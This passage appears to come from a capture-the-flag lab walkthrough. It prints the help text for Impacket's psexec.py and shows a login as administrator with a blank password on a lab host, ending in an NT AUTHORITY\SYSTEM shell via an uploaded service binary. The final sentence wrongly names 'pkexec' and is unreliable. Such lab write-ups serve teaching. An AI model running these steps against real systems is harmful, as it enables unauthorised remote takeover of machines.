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usage: psexec.py [-h] [-c pathname] [-path PATH] [-file FILE] [-ts] [-debug] [-hashes LMHASH:NTHASH] [-no-pass] [-k] [-aesKey hex key]
                 [-keytab KEYTAB] [-dc-ip ip address] [-target-ip ip address] [-port [destination port]] [-service-name service_name]
                 [-remote-binary-name remote_binary_name]
                 target [command ...]

PSEXEC like functionality example using RemComSvc.

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>
  command               command (or arguments if -c is used) to execute at the target (w/o path) - (default:cmd.exe)

optional arguments:
  -h, --help            show this help message and exit
  -c pathname           copy the filename for later execution, arguments are passed in the command option
  -path PATH            path of the command to execute
  -file FILE            alternative RemCom binary (be sure it doesn't require CRT)
  -ts                   adds timestamp to every logging output
  -debug                Turn DEBUG output ON

authentication:
  -hashes LMHASH:NTHASH
                        NTLM hashes, format is LMHASH:NTHASH
  -no-pass              don't ask for password (useful for -k)
  -k                    Use Kerberos authentication. Grabs credentials from ccache file (KRB5CCNAME) based on target parameters. If valid
                        credentials cannot be found, it will use the ones specified in the command line
  -aesKey hex key       AES key to use for Kerberos Authentication (128 or 256 bits)
  -keytab KEYTAB        Read keys for SPN from keytab file

connection:
  -dc-ip ip address     IP Address of the domain controller. If omitted it will use the domain part (FQDN) specified in the target parameter
  -target-ip ip address
                        IP Address of the target machine. If omitted it will use whatever was specified as target. This is useful when
                        target is the NetBIOS name and you cannot resolve it
  -port [destination port]
                        Destination port to connect to SMB Server
  -service-name service_name
                        The name of the service used to trigger the payload
  -remote-binary-name remote_binary_name
                        This will be the name of the executable uploaded on the target
```


The syntax for simply getting an interactive shell from a target :
`python psexec.py username:password@hostIP`

From the previous method in which we used `smbclient`, so we know that there is no password for the 'Administrator' user. So, the command we are going to run is:
`psexec.py administrator@10.10.10.131`
When it prompts for entering a password, simply press enter (as there is no password).



```
$ python3 psexec.py administrator@{target_IP}

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Corporation

Password:
[*] Requesting shares on {target_IP}.....
[*] Found writable share ADMIN$
[*] Uploading file BWggEOxP.exe
[*] Opening SVCManager on {target_IP}.....
[*] Creating service ykbr on {target_IP}.....
[*] Starting service ykbr.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All right reserved.

C:\Windows\system32>whoami
nt authority/system
```

We got the shell with the highest privileges, i.e. as user `NT Authority/System`.
Awesome! Now, you can browse the file system and retrieve the flag.

However, using the `pkexec` utility is often preferred in simulated testing environments, but it can be easily detected by the Windows Defender in real-world assessments.